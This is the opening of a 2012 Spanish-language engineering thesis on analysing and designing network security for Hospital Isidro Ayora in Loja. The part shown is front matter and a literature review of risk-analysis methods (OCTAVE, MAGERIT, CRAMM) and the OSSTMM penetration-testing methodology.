UNIVERSIDAD NACIONAL DE LOJA

ÁREA DE LA ENERGÍA, LAS INDUSTRIAS Y LOS RECURSOS NATURALES NO RENOVABLES

CARRERA DE INGENIERÍA EN SISTEMAS

TITULO:

"ANÁLISIS Y DISEÑO DEL ESQUEMA DE SEGURIDAD DE LA RED DE DATOS DEL HOSPITAL ISIDRO AYORA DE LA CIUDAD DE LOJA E IMPLEMENTACIÓN DE LA SEGURIDAD LÓGICA UTILIZANDO SOFTWARE LIBRE"

"TESIS DE GRADO PREVIA A LA OBTENCIÓN DEL TÍTULO DE INGENIERA EN SISTEMAS"

Autoras:

Andrea Elizabeth Díaz Chávez

Jhomara Tatiana Luzuriaga Carpio

Director:

Ing. Juan Carlos Solano Jiménez

Loja – Ecuador

2012

CERTIFICACIÓN

Ing. Juan Carlos Solano Jiménez

DOCENTE DEL ÁREA DE LA ENERGÍA, LAS INDUSTRIAS Y LOS RECURSOS NATURALES NO RENOVABLES DE LA UNIVERSIDAD NACIONAL DE LOJA

CERTIFICA:

Haber dirigido, revisado y corregido en todas sus partes el desarrollo de la tesis de Ingeniería en Sistemas titulada: **"ANÁLISIS Y DISEÑO DEL ESQUEMA DE SEGURIDAD DE LA RED DE DATOS DEL HOSPITAL ISIDRO AYORA DE LA CIUDAD DE LOJA E IMPLEMENTACIÓN DE LA SEGURIDAD LÓGICA UTILIZANDO SOFTWARE LIBRE",** con autoría de Andrea Elizabeth Díaz Chávez y Jhomara Tatiana Luzuriaga Carpio. En razón de que la misma reúne a satisfacción los requisitos de fondo y forma, exigidos para una investigación de este nivel, autorizo su presentación, sustentación y defensa ante el tribunal designado para el efecto.

Loja, 28 de febrero del 2011

……

Ing. Juan Carlos Solano Jiménez

DIRECTOR DE TESIS

AUTORÍA

Las ideas y conceptos vertidos en el presente trabajo de investigación han sido elaboradas bajo el criterio de las autoras, por lo tanto se declaran como autoras legítimas de este trabajo.

DECLARACIÓN DE AUTORIDAD

Andrea Elizabeth Díaz Chávez y Jhomara Tatiana Luzuriaga Carpio, autoras intelectuales del presente trabajo de investigación, autorizamos a la Universidad Nacional de Loja, hacer uso del mismo con la finalidad que estime conveniente.

……..	……
Andrea Elizabeth Díaz Chávez	Jhomara Tatiana Luzuriaga Carpio

AGRADECIMIENTO

"El éxito no es hacer bien o muy bien las cosas y tener el reconocimiento de los demás. No es una opinión exterior, es un estado interior. Es la armonía del alma y de sus emociones, que necesita del amor, la familia, la amistad, la autenticidad, la integridad, pues queda aroma en las manos que dan rosas"

Nuestro agradecimiento primeramente a Dios por darnos la oportunidad de la vida y la sabiduría y paciencia necesarias para cumplir con nuestros objetivos.

A nuestra querida Universidad Nacional de Loja por acogernos como estudiantes de la Carrera de Ingeniería en Sistemas y darnos la oportunidad de ser profesionales en esta rama.

A nuestros padres y hermanos por ayudarnos incondicionalmente a convertir este sueño en realidad.

A nuestro Director de tesis y Coordinador de la carrera por la paciencia y ayuda brindada con sus valiosos criterios se logró el desarrollo y consecución de la presente investigación.

A los profesionales especializados en el campo de Redes y Telecomunicaciones quienes supieron aportar con su conocimiento y experiencia en el presente trabajo.

Al Hospital Isidro Ayora por la apertura brindada para el desarrollo y ejecución del proyecto de tesis, al Ing. Mario Cueva Administrador de la Unidad de Gestión Informática por su colaboración y predisposición.

A nuestros amigos y compañeros con quienes compartimos muchos momentos dentro y fuera de las aulas y a todos quienes nos han brindado su amistad y cariño durante todo el tiempo de estudios.

DEDICATORIA

En gratitud a mi Dios por brindarme la oportunidad de lograr ser una profesional a pesar de las dificultades supo darme la fortaleza y sabiduría para seguir adelante.

A mi querida madre Mónica por su apoyo incondicional y ejemplo de perseverancia y superación me permitió el poder culminar una etapa de mi vida, a mi hija Camila su amor y comprensión me dan la fortaleza para seguir adelante, a mi abuelita Piedad y a mi hermano Diego por su apoyo incondicional.

A mi familia, amigos y compañeros que han estado conmigo cuando más lo necesite, a mi compañera y amiga Jhomara, a quienes fueron un aliciente y ejemplo de convicción durante mi carrera, sus gestos de bondad quedaran grabados en mi corazón.

Andrea Elizabeth Díaz Chávez

Mi eterno agradecimiento a Dios por darme la fuerza, paciencia y perseverancia en cada paso hasta culminar mi meta.

Dedico este trabajo a a mi familia, que son el motor que me permite avanzar cada dia hacia mis metas. A mis padres a quienes admiro, por su valentía y sacrificio, que me enseñaron con amor a dar valor a lo que Dios nos regala y luchar por alcanzar nuestros sueños, a mis hermanos y hermanas por su cariño y comprensión. Mi familia, mi fortaleza, mi vida.

Agradezco a mis amigos y amigas quienes creyeron en mí y tendieron su mano cuando los necesité.

Jhomara Tatiana Luzuriaga Carpio

A. TÍTULO

"ANÁLISIS Y DISEÑO DEL ESQUEMA DE SEGURIDAD DE LA RED DE DATOS DEL HOSPITAL ISIDRO AYORA DE LA CIUDAD DE LOJA E IMPLEMENTACIÓN DE LA SEGURIDAD LÓGICA UTILIZANDO SOFTWARE LIBRE"

B. RESUMEN

Hoy en día las redes de comunicaciones son cada vez más importantes para las organizaciones ya que son el medio por el cual se transmite su información, no debiendo comprometer la integridad, disponibilidad y confidencialidad de la misma.

La seguridad en los sistemas de información y de cómputo se ha convertido en uno de los problemas más grandes desde la globalización de Internet. El objetivo de la seguridad es garantizar la privacidad de la información y la continuidad del servicio, tratando de minimizar la vulnerabilidad de los sistemas o de la información contenida en ellos, así como tratando de proteger las redes privadas y sus recursos mientras que se mantienen los beneficios de la conexión a una red pública y a una red privada.

El presente proyecto comprende un estudio minucioso sobre la seguridad en la red de datos del Hospital Isidro Ayora de la ciudad de Loja, para lo cual se ha utilizado en la fase de análisis las metodologías como: OSSTMM (Manual de Metodología Abierta de Testeo de seguridad), para la búsqueda de vulnerabilidades la distribución GNU/LINUX Backtrack, OCTAVE (Operationally Critical Threats Assets and Vulnerability Evaluation) para el análisis y gestión de riesgos; en la fase de diseño para la determinación de requerimientos y diseño del esquema de seguridad de la red la metodología SAFE de Cisco (Modelo de Seguridad para Redes de Empresas) que además involucra la definición de políticas de seguridad tanto para el usuario final como para la Unidad de Gestión Informática del Hospital Isidro Ayora; y en la fase de implementación el uso de herramientas de software libre para la seguridad de la red de datos.

SUMARY

Today's communications networks are increasingly important to organizations as they are the means by which information is transmitted and should not compromise the integrity, availability and confidentiality of the same.

Security in information and computing systems has become one of the biggest problems from the globalization of the Internet. The objective of security is to ensure privacy of information and continuity of service, trying to minimize the vulnerability of systems or information contained in them, and trying to protect private networks and resources while maintaining the benefits of connecting to a public network and private network.

This project involves a detailed study on network security data Isidro Ayora Hospital in the city of Loja, for which it has been used in the analysis phase methodologies such as OSSTMM (Open Methodology Manual Safety Testing), to search for vulnerabilities the GNU / Linux Backtrack, OCTAVE (Operationally Critical Assets and Vulnerability Evaluation Threats) to analysis and risk management, in the design phase for the determination of requirements and design security scheme network methodology Cisco SAFE (Security Model for Enterprise Networks) that also involves the definition of security policies for both the end user and the Information Management Unit Isidro Ayora Hospital and in the implementation phase using free software tools for network security data.

ÍNDICE

CONTENIDO **Pág.**

INDICE DE ILUSTRACIONES

INDICE DE TABLAS

C. INTRODUCCIÓN

Los requerimientos de seguridad que involucran las tecnologías de la información, en pocos años han cobrado un gran auge, y más aún con las de carácter globalizador como los son la de Internet y en particular la relacionada con la Web, situación que ha llevado la aparición de nuevas amenazas en los sistemas computarizados.

Ante este esquema las instituciones se ven inmersas en ambientes agresivos donde el delinquir, sabotear, robar se convierte en retos para delincuentes informáticos universales conocidos como Hackers, Crackers, etc., es decir en transgresores.

Conforme las tecnologías se han esparcido, la severidad y frecuencia las han transformado en un continuo riesgo, que obliga a las entidades a crear medidas de emergencia y políticas de seguridad en informática definitivas para contrarrestar estos ataques y transgresiones.

El presente proyecto se centra en la importancia de la seguridad en las redes de comunicación, así como en el uso de herramientas de software libre para la seguridad de la red de datos del Hospital Isidro Ayora de la ciudad de Loja

La *Revisión de Literatura* contempla toda la información referente a los conceptos de seguridad informática, análisis de riesgos, seguridad en redes, esquema de seguridad, seguridad interna y seguridad perimetral.

El uso de *Materiales y Métodos* permitió proceder de una posición teórica a la selección de técnicas concretas de investigación para la búsqueda de estrategias que permitan el desarrollo del conocimiento en el análisis, diseño e implementación de un esquema de seguridad para una red de datos.

La presentación de *Resultados* se realizó a través del estudio de la situación actual del hospital, un análisis de riesgos y seguridad con OCTAVE y OSSTMM, el diseño del esquema de seguridad de la red de datos a través de la seguridad interna y seguridad perimetral.

En *Discusión* se muestra la *Evaluación del Objeto de Investigación* que permitió analizar el cumplimiento de los objetivos planteados para el desarrollo del presente trabajo de investigación; y la *Valoración técnico-económica-ambiental* que permitió una

apreciación del coste y beneficio técnico-económico de los recursos utilizados para el desarrollo del presente proyecto.

Las *Conclusiones* son las teorías planteadas en base a las experiencias vividas en cada fase del trabajo de tesis.

Las *Recomendaciones* son las sugerencias que se dan para futuras mejoras en la red de datos.

Se indica la *Bibliografía* utilizada para la fundamentación teórica de los conocimientos técnico-científicos, a través del uso de fuentes terciarias como internet.

D. REVISIÓN DE LITERATURA

1. CAPÍTULO I. SEGURIDAD INFORMÁTICA

1.1. Introducción

Actualmente hablar de seguridad constituye tomar todos los correctivos necesarios para salvaguardar los recursos o activos importantes de toda organización, los cuales resultan ser vulnerables a diversos tipos de ataques, ya sean naturales, humanos u operativos; estos factores aumentan los riesgos a los que están expuestos los procesos de la organización, influyendo directa o indirectamente sobre la productividad o capacidad de respuesta de la misma. El presente capítulo permite tener un enfoque sobre la importancia de un esquema de seguridad para una red LAN, considerando para ello conceptos previos los cuales se indican a continuación.

1.2. Definición de Seguridad Informática

La seguridad informática se encarga de la protección de la infraestructura computacional, así como de la información que se maneja en ella. Las herramientas para la seguridad informática ayudan a proteger software, bases de datos, metainformación, archivos y todo lo que signifique un riesgo ante información confidencial.[1]

1.3. Seguridad Física

La Seguridad Física consiste en la aplicación de barreras físicas y procedimientos de control, como medidas de prevención y contramedidas ante amenazas a los recursos e información confidencial[2].

Las principales amenazas que se prevén en la seguridad física son:

1. Desastres naturales, incendios accidentales tormentas e inundaciones.
2. Amenazas ocasionadas por el hombre.

[1] Definición Seguridad Informática, Mayo 2011, http://ntic.uson.mx/wikiseguridad/index.php/Seguridad_inform%C3%A1tica, [Fecha de consulta: 2011-06-01]
[2] Seguridad física y Lógica, Octubre 2010, Tesis, Enero 2011, http://auditoriauc20102miju02.wikispaces.com/file/view/AuditoriaSeguridadF%C3%ADsicaYL%C3%3gicaSistemasOrientadosAObjetos20102G07.pdf, [Fecha de consulta: 2011-06-03]

3. Disturbios, sabotajes internos y externos deliberados.

1.4. Seguridad Lógica

La Seguridad Lógica consiste en la aplicación de barreras y procedimientos que resguarden el acceso a los datos y sólo se permita acceder a ellos a las personas autorizadas para hacerlo.

Las principales amenazas que se presentan en la seguridad lógica son:

1. Los protocolos de comunicación utilizados carecen de seguridad o este ha sido implementado tiempo después de su creación, en forma de parche.
2. Existen agujeros de seguridad en los sistemas operativos.
3. Existen agujeros de seguridad en las aplicaciones.
4. Existen errores en las configuraciones de los sistemas.
5. Los usuarios carecen de información respecto al tema.
6. Todo sistema es inseguro.

1.5. Análisis y Gestión de Riesgos

El primer paso en la Gestión de riesgo es el *análisis de riesgo,* un proceso que comprende la identificación de activos informáticos, sus vulnerabilidades y amenazas a los que se encuentran expuestos así como su probabilidad de ocurrencia y el impacto de las mismas, a fin de determinar los controles adecuados para aceptar, disminuir, transferir o evitar la ocurrencia del riesgo.

Algunos conceptos que intervienen en el análisis de riesgos son:

- **Amenaza:** Es la posibilidad de ocurrencia de cualquier tipo de evento o acción que puede producir un daño (material o inmaterial) sobre los elementos de un sistema.

La *Ilustración 2* muestra los resultados del análisis reportado por ESET para el año 2011 donde destacan los incidentes de seguridad que se han presentado con mayor frecuencia en algunas empresas de Latinoamérica.

El porcentaje más alto corresponde a la presencia de malware con el 38.20%, seguido del 17% que indican que no se ha presentado ninguno de estos incidentes, lo que se

puede considerar tanto como un dato real o deberse al desconocimiento de la existencia de alguno.

En un porcentaje similar señalan los incidentes de explotación de vulnerabilidades, falta de disponibilidad de servicios críticos, acceso indebido a aplicaciones y/o bases de datos.




Ilustración 1. Incidentes de seguridad con mayor frecuencia en Latinoamérica.[3]

El estudio del tipo de amenazas informáticas que se pueden encontrar, nos permitirá identificar con mayor precisión las amenazas a las que está expuesta la red de datos del Hospital Isidro Ayora.

- **Vulnerabilidad:** Es la exposición latente a un riesgo debido al grado de susceptibilidad ante alguna amenaza.
- **Impacto:** Consecuencias de que la amenaza ocurra.
- **Riesgo intrínseco:** Cálculo del daño probable a un activo si se encontrara desprotegido.
- **Salvaguarda:** Medida técnica u organizativa que ayuda a eliminar el riesgo.
- **Riesgo residual:** Riesgo remanente tras la aplicación de salvaguardas.

[3] ESET Security Report Latinoamérica 2011, PDF, Enero 2010, http://www.eset-la.com/pdf/prensa/informe/eset-report-security-latinoamerica-2011.pdf [Fecha de Consulta: 2011-05-29]




Ilustración 2. Análisis de Riesgos.[4]

La norma ISO 27001 proporciona directrices para la Gestión del riesgo de Seguridad de Información de la Institución, más no proporciona ninguna metodología específica para el análisis y la gestión del riesgo de la seguridad.

1.5.1. Valoración del Riesgo


La valoración del riesgo se basa en la fórmula matemática:

$$\textbf{Riesgo} = PA * MD$$

La Probabilidad de Amenaza (PA) y Magnitud de Daño (MD) pueden tomar condiciones entre Insignificante (1) y Alta (4). Entre más alta la Probabilidad de Amenaza y Magnitud de Daño, más grande es el riesgo y el peligro al sistema, lo que significa que es necesario implementar medidas de protección.

Para el análisis sobre la Valoración del Riesgo en la Institución se ha aplicado este rango de valores definidos entre Insignificante (1) y Alta (4).

[4] ISO 27001, Análisis y valoración de los riesgos, PDF, Septiembre 2011, http://jmpovedar.files.wordpress.com/2011/03/mc3b3dulo-8.pdf, [Fecha de consulta: 2011-06-15]



CONDICIONES
Alto Riesgo: Rango (12 - 16)
Mediano Riesgo: Rango (8 - 9)
Bajo Riesgo: Rango (1-6)
Valores: 1=Insignificante 2= Baja 3= Mediana 4=Alta

Ilustración 3. Probabilidad de Amenaza y Magnitud de daño.[5]

Se habla de un *ataque* cuando una amenaza se convirtió en realidad, es decir cuando un evento se realizó. Se habla de un Impacto, cuando un ataque exitoso perjudicó la confidencialidad, integridad, disponibilidad y autenticidad de los datos e información.

1.5.2. Metodologías de Análisis de Riesgo

El estudio de las metodologías de análisis de riesgos nos permite seleccionar aquella que mejor se ajuste a los objetivos del proyecto. Se describen tres de las metodologías más utilizadas a través del siguiente cuadro comparativo.

Las vulnerabilidades tecnológicas aportan el mayor porcentaje en el riesgo de seguridad de una organización, lo que conlleva a profundizar este tema, con datos de investigaciones reales.

[5] MarkusErb, Gestión de Riesgo en la Seguridad Informática, Análisis de Riesgo, http://protejete.wordpress.com/gdr_principal/analisis_riesgo/, [Fecha de Consulta: 2011-06-16]

CARACTERÍSTICAS	MAGERIT	OCTAVE	CRAMM
Descripción	De carácter público elaborada por el Consejo Superior de Administración Electrónica del Ministerio de Administraciones Públicas, en España, dispone de un software denominado PILAR.	Análisis de riesgos orientado a activos, desarrollado por CERT (Coordination Center del Software Engineering Institute) de la Universidad Carnegie Mellon de Pensilvania, bajo el estándar internacional ISO27000**.**	CCTA Métodolo de Análisis y Gestión de Riesgos por la Agencia Central de Informática de Telecomunicaciones del Reino Unido.
Análisis	Soporta un análisis completo cualitativo y cuantitativo pero no la combinación de los dos.	El análisis cuantitativo y cualitativo no es completo pero es satisfactorio, permite la combinación de las dos.	Soporta un análisis completo cualitativo y cuantitativo pero no la combinación de los dos.
Inventarios	Permite el análisis de todos los tipos de recursos, amenazas y salvaguardas. No incluye vulnerabilidades.	Permite determinar para todos los recursos: amenazas, vulnerabilidades y salvaguardas.	Permite el análisis de todos los tipos de recursos, amenazas, vulnerabilidades y salvaguardas.
Otras	Tiene una herramienta de soporte que la hace más efectiva, proporciona inventarios predefinidos.	Permite el uso de herramientas externas para la identificación de vulnerabilidades.	Dispone de una herramienta con una extensa base de datos de activos, amenazas y salvaguardas.

Tabla 1. Cuadro comparativo de metodologías de análisis de riesgos.

La metodología OCTAVE (Operationally Critical Threat Asset and Vulnerability Evaluation), permite el análisis de vulnerabilidades, objetivo de nuestra investigación, además proporciona la flexibilidad necesaria para adecuarla a las necesidades del presente proyecto.

OCTAVE utiliza un enfoque de tres fases para examinar la organización y la tecnología, y crear un montaje de una imagen completa de la información de las

necesidades de seguridad de la organización. Cada fase consta de varios procesos, como se describe a continuación.[6]




Ilustración 4. Metodología OCTAVE.

– **Fase 1:** Construir los activos basados en perfiles de amenazas.

Esta fase es la evaluación de la organización. El equipo de análisis determina que activos son los más importantes para la organización (activos críticos) e identifica lo que se está haciendo actualmente para proteger esos activos.

- **Proceso 1:** Identificar los conocimientos de Dirección

Identificar en base a los conocimientos de los altos directivos: los activos importantes, las amenazas percibidas, los requisitos de seguridad, las prácticas actuales de seguridad, y las vulnerabilidades de la organización.

- **Proceso 2:** Identificación del conocimiento de los directivos de áreas operativas.

Identificar, de los encargados operacionales de los activos importantes de la organización, las amenazas percibidas, los requisitos de seguridad, las prácticas actuales de seguridad y vulnerabilidades de la organización.

- **Proceso 3:** Identificar los conocimientos del personal

Identificar, de los miembros del personal de TI, los activos importantes, las amenazas percibidas, los requisitos de seguridad, las prácticas actuales de seguridad, y las vulnerabilidades de la organización.

[6] OCTAVE[SM] Catalog of Practices, Version 2.0, http://www.cert.org/octave/octavemethod.htm, [Fecha de consulta: 2011-05-10]

- **Proceso 4:** Crear perfiles de amenaza

Se evalúa la información obtenida durante los procesos 1 a 3, selecciona los activos críticos, refina los requisitos de seguridad asociados con los activos, e identifica las amenazas a los activos críticos, y la creación de perfiles de amenaza.

– **Fase 2:** Identificar las vulnerabilidades de la infraestructura.

Esta fase es la evaluación de la infraestructura de información. El equipo de análisis examina los componentes operacionales clave de las debilidades (vulnerabilidades de la tecnología) que puede llevar a no autorizadas acción contra los activos críticos.

Los procesos de la Fase 2 son:

- **Proceso 5:** Identificar los componentes clave

Identificar los componentes clave de cada uno de los activos críticos, para su evaluación.

- **Proceso 6:** Evaluación de componentes seleccionados

Se examina los componentes clave de las debilidades de la tecnología. Se utilizan herramientas de escaneo de vulnerabilidad. Los resultados se analizan y resumen, en busca de la relevancia de los activos críticos y sus perfiles de amenaza.

– **Fase 3:** Desarrollar una estrategia y planes de seguridad

Durante esta parte de la evaluación, el equipo de análisis identifica los riesgos de los activos críticos de la organización y decide cómo hacer frente a esos riesgos.

Los procesos de la Fase 3 son:

- **Proceso 7:** Realizar un análisis de riesgos

Se identifica el impacto de las amenazas de los activos más importantes, se desarrolla los criterios para evaluar los riesgos, y realiza la evaluación de riesgos de impacto sobre esos criterios.

- **Proceso 8:** Desarrollar estrategias de protección

El equipo de análisis crear estrategias de protección para los planes de organización y de mitigación de los activos críticos, con base en un análisis de la información recogida. Los altos directivos luego revisan, refinan, y aprueban la estrategia y los planes.

1.6. Test de intrusión

El test te intrusión o pruebas de penetración (*Penetration tests*), permite evaluar vulnerabilidades por medio de la identificación de debilidades de configuración que puedan ser explotadas, analizadas y categorizadas basadas en el impacto potencial y posibilidad de ocurrencia, y proveer recomendaciones priorizadas para mitigar y eliminar las debilidades. Generalmente, se utilizan dos métodos:

- El método de *caja negra*, consiste en intentar penetrar en la red sin tener conocimientos del sistema para generar una situación realista.
- El método de *caja blanca,* consiste en intentar penetrar en el sistema por completo, teniendo cierto grado de conocimiento del diseño de red, para poner a prueba al máximo los límites de seguridad de la red.

El método de caja blanca se utiliza durante la presente investigación, dada la aprobación por parte del Administrador de la red de datos de la Institución a través de una *Carta de Autorización*.

1.6.1. Metodologías de análisis de vulnerabilidades

- **ISSAF**: Information System Security Assessment Framework. La información contenida dentro de ISSAF, se encuentra organizada en "Criterios de Evaluación".[7]

- **OTP (OWASP Testing Project)**: Open Web Application Security Project, “Proyecto abierto de seguridad de aplicaciones web”, es un proyecto de código abierto orientado a descubrir vulnerabilidades de software.[8]

- **OSSTMM**: El Manual de Metodología Abierta de Pruebas de Seguridad en ingles Open-Source Security Testing Methodology Manual.[9]

OSSTMM es el único y el más extenso estándar certificado disponible para el desarrollo de pruebas de Seguridad en Sistemas de Internet y Redes. Creado por la organización ISECOM (Institute for Security and Open Methodologies) en Diciembre del año 2000, es un documento en continuo desarrollo.

[7] ISSAF, Repositorio de documentación, Julio 2011, http://www.oissg.org/, [Fecha de consulta: 2011-06-05]
[8] OWASP, Definición, Febrero 2010, https://www.owasp.org, [Fecha de Consulta: 2011-06-05]
[9] HERZOG Peter V, ISECOM – Instituto para la Seguridad y las Metodologías Abiertas, OSSTMM 2.1 Copyright 2000-2003, PDF, Diciembre 2010, http://www.isecom.org/osstmm/, [Fecha de consulta: 2011-06-05]

El uso de la guía metodológica se encuentra protegida bajo la Licencia de Metodología Abierta (OML) Copyright (C) 2001-2003; con respecto a la GNU/GPL (General Public License), esta licencia es similar con la excepción del derecho de los desarrolladores de software a incluir las metodologías abiertas que están bajo esta licencia en los programas comerciales.

El manual se representa a través de un mapa de seguridad, las pruebas de seguridad corresponden a las seis secciones que contiene el manual, cada sección consta de varios módulos y cada módulo indica una serie de tareas o pruebas a realizar. El orden en que se desarrolle cada módulo dependerá de la visión del auditor, las secciones de la metodología corresponden a la versión 2.1 publicada por ISECOM, las cuales se mencionan en la *Ilustración 5.*




Ilustración 5. Mapa de Seguridad OSSTMM

A continuación se describen las secciones y módulos utilizados:

- **Seguridad en las Tecnologías de Internet**

La sección de Seguridad en las Tecnologías de Internet se compone de los siguientes módulos:

- **Sondeo de Red:** Obtener información de la red de datos: direcciones IP, nombres de servidores, nombres de dominio.
- **Identificación de los Servicios de Sistemas:** Identificación de los servicios de sistemas a través del escaneo de puertos del sistema en los niveles de transporte y red, enumeración de servicios
- **Búsqueda y Verificación de Vulnerabilidades:** La finalidad de este módulo es la identificación, comprensión y verificación de debilidades, errores de configuración y vulnerabilidades en un servidor o en una red. La búsqueda de vulnerabilidades utilizando herramientas automáticas es una forma eficiente de determinar agujeros de seguridad existentes y niveles de parcheado de los sistemas.
- **Enrutamiento:** Las Protecciones de un Router son unas defensas que se encuentran a menudo en una red donde se restringe el flujo del tráfico entre la red de la empresa e Internet. Opera en una política de seguridad y usa ACL's (AccessControl Lists o Lista de Control de Acceso) que acepta o deniega paquetes.
- **Testeo de Medidas de Contingencia:** Las medidas de contingencia dictan el manejo de lo atravesable, programas maliciosos y emergencias. La identificación de los mecanismos de seguridad y las políticas de respuesta que necesiten ser examinados.
- **Descifrado de Contraseña:** Es el proceso de validar la robustez de una contraseña a través del uso de herramientas de recuperación de contraseñas, que dejan al descubierto la aplicación de algoritmos criptográficos débiles, implementaciones incorrectas de algoritmos criptográficos, o contraseñas débiles debido a factores humanos. Una vez ingresado con privilegios de root o administrador en un sistema, el descifrado de contraseñas consiste en obtener acceso a sistemas o aplicaciones adicionales.

❖ Seguridad Inalámbrica

La sección Seguridad Inalámbrica se compone de los siguientes módulos:

- **Verificación de Redes Inalámbricas 802.11:** Este es un método para la verificación del acceso a redes WLAN 802.11. Los problemas de seguridad relacionados se dan principalmente a que estas redes se crean rápida y fácilmente pero no se toman en cuenta las medidas de seguridad necesarias para su configuración.

- **Revisión de Privacidad:** La privacidad de los dispositivos de comunicación inalámbricos pueden sobrepasar los límites físicos y monitorizados de una organización.

❖ **Seguridad en las Comunicaciones**

En la sección Seguridad en las Comunicaciones se evaluó el siguiente módulo:

- **Testeo de VozIp:** Comprende la identificación de los niveles de control de intercepciones en las comunicaciones.

❖ **Seguridad Física**

